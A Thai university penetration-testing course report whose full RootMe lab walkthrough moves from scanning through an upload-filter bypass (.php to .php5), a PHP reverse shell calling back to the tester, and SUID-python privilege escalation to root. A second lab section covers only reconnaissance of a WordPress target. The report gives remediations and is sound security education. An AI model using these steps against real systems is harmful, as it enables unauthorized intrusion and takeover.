



CS 471 Final Project

รายงาน Pentest report

เสนอ
น.ต. ดร.เอก โอสธงษ์

จัดทำโดย

1650701376	นาย	จิรานุวัฒน์	ม่วงแสง	Section	327B
1650701111	นาย	ปัญญาพิพัฒ	คำขาว	Section	327B
1650707712	นาย	ภาวภพ	นุกูลเอื้ออำรุง	Section	327B
1650706904	นาย	ธนบูลย์	ทองประดา	Section	327B

รายงานนี้เป็นส่วนหนึ่งของวิชา CS471

ชั้นปี 3 ภาคเรียนศึกษาที่ 2

ภาควิชาวิทยาการคอมพิวเตอร์ คณะเทคโนโลยีสารสนเทศและนวัตกรรม

มหาวิทยาลัยกรุงเทพ

คำนำ

รายงานเรื่อง “Pentest Report ฉบับนี้ จัดทำขึ้นเพื่อเป็นส่วนหนึ่งของรายวิชา CS471 ภายใต้หลักสูตรวิทยาศาสตรบัณฑิต คณะเทคโนโลยีสารสนเทศและนวัตกรรม สาขาวิชาวิทยาการคอมพิวเตอร์มุ่งเน้นความปลอดภัยทางไซเบอร์และการจัดการข้อมูล มหาวิทยาลัยกรุงเทพ

รายงานฉบับนี้มีวัตถุประสงค์เพื่อศึกษารูปแบบการทำรายงานการเจาะระบบ (Pentest Report) โดยมีการใช้เป้าหมายในการทำ Pentest จากแพลตฟอร์ม Tryhackme ทั้งนี้เพื่อให้ผู้จัดทำเข้าใจขั้นตอนการทำ Pentest Report

คณะผู้จัดทำหวังเป็นอย่างยิ่งว่า รายงานฉบับนี้จะเป็นแนวทางในการศึกษาเพิ่มเติมด้านการทำ Pentest และสามารถนำไปประยุกต์ใช้ได้จริงทั้งในเชิงวิชาการและในภาคปฏิบัติต่อไปในอนาคต

คณะผู้จัดทำ

สารบัญ

ชื่อ Targer	หน้า
i. Target 1 : Rootme	1-10
ii. Target 2 : MR ROBOT	11-22
iii. Target 3 : All in one	23-31


Rootme

Vulnerability ID:	001
Vulnerability:	ระบบเว็บรับ upload ไฟล์ไม่มีการตรวจสอบ MIME Type หรือ Extension อย่างเพียงพอ
Pathที่ได้รับผลกระทบ (ถ้ามี):	-
ผลกระทบ:	ผู้โจมตีสามารถ upload shell แล้วยึดเครื่องได้ผ่าน reverse shell
ข้อเสนอแนะในการแก้ไข:	ปรับปรุงการตรวจสอบไฟล์อัปโหลดทั้งด้านนามสกุล, MIME type, และเนื้อหาภายใน จำกัดสิทธิ์การรันไฟล์ในโพลเดอร์อัปโหลด

Vulnerability ID:	002
Vulnerability:	บุคคลภายนอกสามารถเข้าถึง path ที่ สามารถเปิดไฟล์บนตัวเว็บไซต์ได้
Pathที่ได้รับผลกระทบ (ถ้ามี):	uploads
ผลกระทบ:	ผู้โจมตีสามารถเข้าถึง path ที่มีการ uploads file ขึ้นไปซึ่งสามารถใช้ช่องโหว่ตรงนี้ในการโจมตีได้
ข้อเสนอแนะในการแก้ไข:	จำกัดสิทธิ์ในการเข้าถึง path /uploads เพื่อป้องกันบุคคลภายนอก เข้าถึง path นี้ได้

Proof of concept

1. เริ่มต้นการตรวจสอบเป้าหมาย RootMe อยู่ที่ IP Address : 10.10.253.108

Title	Target IP Address
RootMe	10.10.253.108 

2. ทำการ nmap เพื่อแสกนหา port ที่เปิดอยู่ ด้วยคำสั่ง `nmap -sC -sV 10.10.253.108`

ตรวจพบ Port เปิดอยู่ทั้งหมด 2 port ได้แก่ 22 และ 80

- -sC ใช้ในการเรียกใช้scriptของnmapในการหาช่องโหว่
- -sV ใช้ในการหาเวอร์ชันของserviceของเป้าหมาย


```

└─$ nmap -sC -sV 10.10.253.108
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 11:15 EDT
Nmap scan report for 10.10.253.108
Host is up (0.38s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: HackIT - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.88 seconds

```

3. เนื่องจากเห็นport 80 เปิดอยู่และแสดงให้เห็นว่าเครื่องเป้าหมายมีโอกาสรันเว็บไซต์อยู่ จึงเข้าเว็บไซต์โดยใช้ ip จากเป้าหมาย



4. ใช้คำสั่ง `gobuster dir -u http://10.10.253.108 -w /usr/share/wordlists/dirb/common.txt`

ในการหา path ที่ซ่อนอยู่

```
(root@kali) - /home/kali
# gobuster dir -u http://10.10.253.108 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.253.108
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/css (Status: 301) [Size: 312] [→ http://10.10.253.108/css/]
/index.php (Status: 200) [Size: 616]
/js (Status: 301) [Size: 311] [→ http://10.10.253.108/js/]
/panel (Status: 301) [Size: 314] [→ http://10.10.253.108/panel/]
/server-status (Status: 403) [Size: 278]
/uploads (Status: 301) [Size: 316] [→ http://10.10.253.108/uploads/]
Progress: 4614 / 4615 (99.98%)

Finished
```

5. ทำการเข้าpath [--> <http://10.10.253.108/panel/>] จะเห็นได้ว่ามีช่องทางสำหรับการอัปโหลดไฟล์




6. เตรียมไฟล์สำหรับการreverse shell ที่มาของไฟล์คือ <https://pentestmonkey.net/tools/web-shells/php-reverse-shell>

```

~/Desktop/php-reverse-shell-1.0/php-reverse-shell.php - Mousepad
File Edit Search View Document Help
30 //
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will
   fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl,
   posix). These are rarely available.
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.4.10.44'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //

```


7. ทำการทดสอบการอัปโหลดไฟล์ขึ้นไปบนตัวเว็บไซต์ จะเห็นได้ว่าไม่สามารถอัปโหลดไฟล์นามสกุล .php ได้




8. ใช้burpsuite ตรวจสอบว่าไม่สามารถอัปโหลดไฟล์ที่มีนามสกุล .php

```
-----32133183722589484561118412313
Content-Disposition: form-data; name="fileUpload"; filename="php-reverse-shell.php"
Content-Type: application/x-php
```


9. ใช้interceptของburpsuiteเพื่อแก้นามสกุล ของตัวไฟล์ .php จาก .php เป็น .php5 เพื่อเป็นการหลอกเว็บไซต์เนื่องจากตัวเว็บไซต์จากรูปแบบของนามสกุลไฟล์ว่าถ้าเป็นนามสกุล.phpจะไม่สามารถอัปโหลดได้

```
-----25154084031359451636553369813
Content-Disposition: form-data; name="fileUpload"; filename="shell.php5"
Content-Type: application/x-php
```

10. จะเห็นได้ว่าหลังจากการเปลี่ยนนามสกุลไฟล์จะสามารถอัปโหลดไฟล์ได้สำเร็จ



11. จะเห็นได้ว่ามีตัวไฟล์ที่ทำการอัปโหลดไปใน path <http://10.10.253.108/uploads/>



12. ใช้คำสั่ง `nc -lvp 1234` เพื่อทำการเปิดพอร์ตในการรับ Reverse shell ที่ Upload ขึ้นไป

```
(root@kali)-[/home/kali]
# nc -lvp 1234
listening on [any] 1234 ...
```

13. จะเห็นได้ว่าสามารถทำ reverse shell ได้สำเร็จ

```
# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.4.10.44] from (UNKNOWN) [10.10.253.108] 48320
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
16:06:12 up 59 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

14. หลังจากนั้นทำการตรวจสอบuserที่เป็นอยู่ จะเห็นว่าเป็น www-data

```
$ whoami
www-data
```

15. รันคำสั่ง python -c 'import pty;pty.spawn("/bin/bash")' เพื่อupgrade linux shell

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")' export TERM=xterm
www-data@rootme:/$
```

16. ใช้คำสั่ง find / -perm -u=s -type f 2>/dev/null ' เพื่อที่จะหา

ไฟล์ที่ให้สิทธิ์ผู้ใช้ทั่วไปสามารถรันคำสั่งที่ต้องใช้สิทธิ์ root ได้

```
bash-4.4$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
```

```
2025-05-18 11:06:21 Control Channel: TLSv1.3
Facade: 2048 bits RSA, signature: RSA-SHA256,
2025-05-18 11:06:21 [server] Peer Connection
2025-05-18 11:06:21 TLS: move_sessions: dest=T
2025-05-18 11:06:21 TLS: tls_multi_process: 1
2025-05-18 11:06:21 PUSH: Received control me
te 10.101.0.0 255.255.0.0,route 10.103.0.0 25
1000,route-gateway 10.4.0.1,topology subnet,p
.128.0,peer-id 28,cipher AES-256-CBC)
2025-05-18 11:06:21 OPTIONS IMPORT: --ifconfi
2025-05-18 11:06:21 OPTIONS IMPORT: route opt
2025-05-18 11:06:21 OPTIONS IMPORT: route-rel
2025-05-18 11:06:21 net_route_v4_best_gw quer
2025-05-18 11:06:21 net_route_v4_best_gw resu
2025-05-18 11:06:21 ROUTE_GATEWAY 192.168.2.2
2025-05-18 11:06:21 TUN/TAP device tun0 opene
2025-05-18 11:06:21 net_iface_mtu set: mtu 15
2025-05-18 11:06:21 net_iface_up: set tun0 up
2025-05-18 11:06:21 net_addr_v4_add: 10.4.10.
2025-05-18 11:06:21 net_route_v4_add: 10.10.0
2025-05-18 11:06:21 net_route_v4_add: 10.101.
2025-05-18 11:06:21 net_route_v4_add: 10.103.
2025-05-18 11:06:21 net_route_v4_add: 10.3.0.
2025-05-18 11:06:21 Initialization Sequence C
2025-05-18 11:06:21 Data Channel: cipher 'AES
: '120'
2025-05-18 11:06:21 Timers: ping 5, ping-rest
2025-05-18 11:06:21 Protocol options: explic
```

17. จะเห็นได้ว่ามีตัวpythonที่สามารถทำให้ยกระดับสิทธิ์ผู้ใช้ได้

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (\leq Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

18. เปิดตัวpythonบนเครื่องเป้าหมาย

```
bash-4.4$ /usr/bin/python
/usr/bin/python
Python 2.7.17 (default, Jul 20 2020, 15:37:01)
[GCC 7.5.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> █
```

19. ทดลองยกระดับสิทธิ์จากคำสั่ง `import os; os.execl("/bin/sh", "sh", "-p")`

```
>>> import os; os.execl("/bin/sh", "sh", "-p")
import os; os.execl("/bin/sh", "sh", "-p")
# █
```

20. จากผลลัพธ์ทำให้เห็นว่าสามารถยกระดับสิทธิ์ได้โดยเช็คได้จากคำสั่ง `whoami`

```
# whoami
whoami
root
# █
```

21. จากผลลัพธ์นี้แสดงให้เห็นว่าสามารถเข้าถึงไฟล์ที่เป็นสิทธิ์ของroot ได้

จึงถือว่าสามารถควบคุมเครื่องเป้าหมายได้สำเร็จ

```
# cat root/root.txt
cat root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
# █
```

Target: MR ROBOT

Vulnerability ID:	001
Vulnerability:	ตรวจพบการใช้งาน WordPress 4.3.1 ซึ่งเป็น version เก่าที่มีช่องโหว่
Pathที่ได้รับผลกระทบ (ถ้ามี):	wp-login
ผลกระทบ:	สามารถ exploit ช่องโหว่ ทำให้สามารถยึดครองระบบในสิทธิ์ระดับ user ได้
ข้อเสนอแนะในการแก้ไข:	ทำการอัปเดต WordPress ให้เป็น version ปัจจุบัน

Vulnerability ID:	002
Vulnerability:	ตรวจพบว่าสามารถใช้งาน nmap -interactive ใน shell ได้
Pathที่ได้รับผลกระทบ (ถ้ามี):	-
ผลกระทบ:	สามารถทำการยกระดับสิทธิ์ จาก user ธรรมดาเป็น root ได้โดยไม่ต้องใส่รหัสผ่าน
ข้อเสนอแนะในการแก้ไข:	ทำการอัปเดต nmap ให้เป็น version ปัจจุบัน

Proof of concept

1. เริ่มต้นการตรวจสอบเป้าหมายอยู่ที่ IP Address : 10.10.102.153


Title	Target IP Address
Mr Robot	10.10.102.153 

- ทำการ nmap เพื่อสแกนหา port ที่เปิดอยู่ ด้วยคำสั่ง nmap -A 10.10.102.153
ตรวจพบ Port เปิดอยู่ทั้งหมด 3 Port ได้แก่ 22,80,443

```
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
|_http-title: Site doesn't have a title (text/html).
443/tcp    open  https
|_ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-title: 400 Bad Request

Nmap done: 1 IP address (1 host up) scanned in 50.36 seconds
```

- เนื่องจาก มี port 80 เปิดอยู่ซึ่งอาจจะเป็นเว็บไซต์ ลองเข้าเว็บไซต์ด้วย ip ของเป้าหมายดู
- เข้าถึงตัวเว็บไซต์ได้ แสดงว่ามีเว็บไซต์รันอยู่บนเครื่องของเป้าหมาย



The screenshot shows a web browser window with the address bar set to 10.10.102.153. The browser's address bar and tabs are visible at the top. The main content area displays a terminal window with the following text:

```
10:52 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

10:52 <mr. robot> Hello friend. If you've come, you've come for a reason. You may no
exhausted with this world... a world that decides where you work, who you see, and h
Internet connection you're using to read this is costing you, slowly chipping away a
give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

5. ใช้คำสั่ง `nmap -scripts vuln` เพื่อหา ช่องโหว่จากเครื่องเป้าหมายแต่ไม่พบช่องโหว่ จะพบแต่ `http-enum` และ `version CMS` ของเป้าหมายซึ่งก็คือ Wordpress version 4.3.1

```

http-enum:
/admin/: Possible admin folder
/admin/index.html: Possible admin folder
/wp-login.php: Possible admin folder
/robots.txt: Robots file
/feed/: Wordpress version: 4.3.1
/wp-includes/images/rss.png: Wordpress version 2.2 found.
/wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
/wp-includes/images/blank.gif: Wordpress version 2.6 found.
/wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
/wp-login.php: Wordpress login page.
/wp-admin/upgrade.php: Wordpress login page.
/readme.html: Interesting, a readme.
/0/: Potentially interesting folder
/image/: Potentially interesting folder

```

